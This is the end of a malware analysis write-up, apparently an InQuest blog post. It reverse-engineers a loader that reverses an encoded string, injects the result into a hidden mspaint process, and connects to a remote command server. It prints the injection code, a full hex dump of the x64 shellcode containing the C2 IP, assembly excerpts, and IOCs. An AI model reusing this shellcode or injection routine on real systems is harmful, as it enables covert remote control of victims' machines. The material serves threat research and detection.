      7bf0840527b8840225b8848125b8840625b884562d138465152505141514000000cc8e0f4e3884cf"));
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        FileName = "mspaint",
        Arguments = ""
    };
    process.Start();
```

Image 14: Shellcode written to MSPaint


Before the injection and execution of the shellcode, the program applies the byte reverse function.



```
{
    // Token: 0x06000003 RID: 3 RVA: 0x00002034 File Offset: 0x00000284
    public static string 哦伊屁伊艾勒伊艾伊艾(string s)
    {
        char[] array = new char[s.Length];
        int num = 0;
        for (int i = s.Length - 1; i >= 0; i--)
        {
            array[num++] = s[i];
        }
        return new string(array);
    }
```

Image 15: Reverse byte function


After unpacking, the shellcode looks like this.



```
FC 48 83 E4 F0 E8 CC 00 00 00 41 51 41 50 52 51  ³Hâõ-Þ╠...AQAPRQ
56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÊeHïR`HïR↑HïR
20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   HïrPH☼ÀJJM1╔H1└
AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¼<a¦☻, A┴╔.A☺┴ôý
52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78  RAQHïR ïB<H☺ðfüx
18 0B 02 0F 85 72 00 00 00 8B 80 88 00 00 00 48  ↑♂☻☼àr...ïÇê...H
85 C0 74 67 48 01 D0 50 8B 48 18 44 8B 40 20 49  à└tgH☺ðPïH↑Dï@ I
01 D0 E3 56 48 FF C9 41 8B 34 88 48 01 D6 4D 31  ☺ðòVH ╔Aï4êH☺íM1
C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1  ╔H1└¼A┴╔.A☺┴8óu±
4C 03 4C 24 08 45 39 D1 75 D8 58 44 8B 40 24 49  L♥L$◘E9ÐuÏXDï@$I
01 D0 66 41 8B 0C 48 44 8B 40 1C 49 01 D0 41 8B  ☺ðfAï.HDï@∟I☺ðAï
04 88 48 01 D0 41 58 41 58 5E 59 5A 41 58 41 59  ♦êH☺ðAXAX^YZAXAY
41 5A 48 83 EC 20 41 52 FF E0 58 41 59 5A 48 8B  AZHâý AR ÓXAYZHï
12 E9 4B FF FF FF 5D 48 31 DB 53 49 BE 77 69 6E  ↕ÚK   ]H1█SI¥win
69 6E 65 74 00 41 56 48 89 E1 49 C7 C2 4C 77 26  inet.AVHëßIÃ┬Lw&
07 FF D5 53 53 48 89 E1 53 5A 4D 31 C0 4D 31 C9  • ıSSHëßSZM1└M1╔
53 53 49 BA 3A 56 79 A7 00 00 00 00 FF D5 E8 0E  SSI║:Vyº.... ıÞ♫
00 00 00 33 35 2E 31 38 31 2E 35 30 2E 31 31 33  ...35.181.50.113
00 5A 48 89 C1 49 C7 C0 BB 01 00 00 4D 31 C9 53  .ZHë┴IÃ└╗☺..M1╔S
53 6A 03 53 49 BA 57 89 9F C6 00 00 00 00 FF D5  Sj♥SI║WëƒÆ.... ı
E8 D6 00 00 00 2F 37 62 65 52 4A 6E 65 5A 5A 5A  ÞÍ.../7beRJneZZZ
65 64 4A 4A 77 6D 5F 54 79 34 62 51 6E 53 55 30  edJJwm_Ty4bQnSU0
38 4B 36 4B 70 6C 72 76 48 4C 30 47 32 72 6C 5F  8K6KplrvHL0G2rl_
52 77 5A 5F 63 76 33 48 47 47 4F 32 49 6E 6D 49  RwZ_cv3HGGO2InmI
32 32 42 4D 74 38 4C 51 36 75 55 4F 74 2D 32 54  22BMt8LQ6uUOt-2T
4C 51 56 44 64 30 5F 6D 56 63 51 75 64 77 77 74  LQVDd0_mVcQudwwt
43 4E 35 5F 71 70 4E 41 59 6B 61 6E 48 42 37 33  CN5_qpNAYkanHB73
39 55 6C 47 4C 52 75 79 6B 64 50 6C 32 59 68 41  9UlGLRuykdPl2YhA
35 62 73 2D 4D 33 4F 65 49 6B 4B 56 77 4B 75 52  5bs-M3OeIkKVwKuR
66 5A 58 51 35 69 7A 4B 37 6F 77 59 77 48 33 74  fZXQ5izK7owYwH3t
74 45 54 47 6B 4B 72 48 4B 43 5A 72 47 78 54 4C  tETGkKrHKCZrGxTL
7A 55 47 35 53 4D 48 57 38 5F 61 50 65 78 54 30  zUG5SMHW8_aPexT0
61 53 73 36 46 34 5A 57 64 73 75 49 50 62 46 70  aSs6F4ZWdsuIPbFp
53 78 4A 37 6B 69 41 6A 39 53 00 48 89 C1 53 5A  SxJ7kiAj9S.Hë┴SZ
41 58 4D 31 C9 53 48 B8 00 32 A8 84 00 00 00 00  AXM1╔SH©.2¿ä....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


Image 16: Unpacked shellcode

This shellcode is rather interesting. Its purpose is to communicate with a remote server in the "mspaint" address space.



```
seg000:00000000000000D6                 pop     rbp
seg000:00000000000000D7                 xor     rbx, rbx
seg000:00000000000000DA                 push    rbx
seg000:00000000000000DB                 mov     r14, 'teniniw'
seg000:00000000000000E5                 push    r14
seg000:00000000000000E7                 mov     rcx, rsp
seg000:00000000000000EA                 mov     r10, 726774Ch
seg000:00000000000000F1                 call    rbp
```

Image 17: C2 Assembly



```
000000013F4D10C0  41:5A        pop r10
000000013F4D10C2  48:83EC 20   sub rsp,20
000000013F4D10C6  41:52        push r10
000000013F4D10C8  FFE0         jmp rax
000000013F4D10CA  58           pop rax
000000013F4D10CB  41:59        pop r9
000000013F4D10CD  5A           pop rdx                       rdx:"35.18
000000013F4D10CE  48:8B12      mov rdx,qword ptr ds:[rdx]    rdx:"35.18
000000013F4D10D1  E9 4BFFFFFF  jmp dllloader64_96bd.13F4D1021
000000013F4D10D6  5D           pop rbp
```

```
RAX  000007FEFD4D3130   <wininet.InternetConnectA>
RBX  0000000000000000
RCX  0000000000CC0004
RDX  000000013F4D1113   "35.181.50.113"
RBP  000000013F4D100A   dllloader64_96bd.000000013F4D100A
RSP  00000000002AF2C8
RSI  00000000002AF970
RDI  0000000077255458   &" Ver 5.2"
```

Image 18: C2 address

Targeted attacks still pose a threat to the information security of many organizations. Deep dive analysis of the threats can help to prepare for future attacks.

Debug Strings:
C:\Users\wallstreet\source\repos\WindowsFormsApp3\WindowsFormsApp3\bin\x64\Release\liko.pdb
C:\Users\wallstreet\source\repos\Billang\Billang\obj\Release\Billang.pdb

IOCs:
BAC7BE7EEBB8670AE624A0179A366148
F2F34C3AF3D8F3AE5E2A28DBFB87681E
0B1D7C043BE8C696D53D63FC0C834195
ca09b19b6975e090fb4eda6ced1847b

hxxp://secure[.]graviom[.]fr[:]80/fandi.ps1
hxxp://secure.graviom[.]fr/update.bin
hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1
hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd9b337d6b555367580

35.181.50.113
3.8.126.182
15.236.51.204

Tags

guest in-the-wild threat-hunting reverse-engineering

Get The InQuest Insider

Find us on Twitter for frequent updates, follow our Blog for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.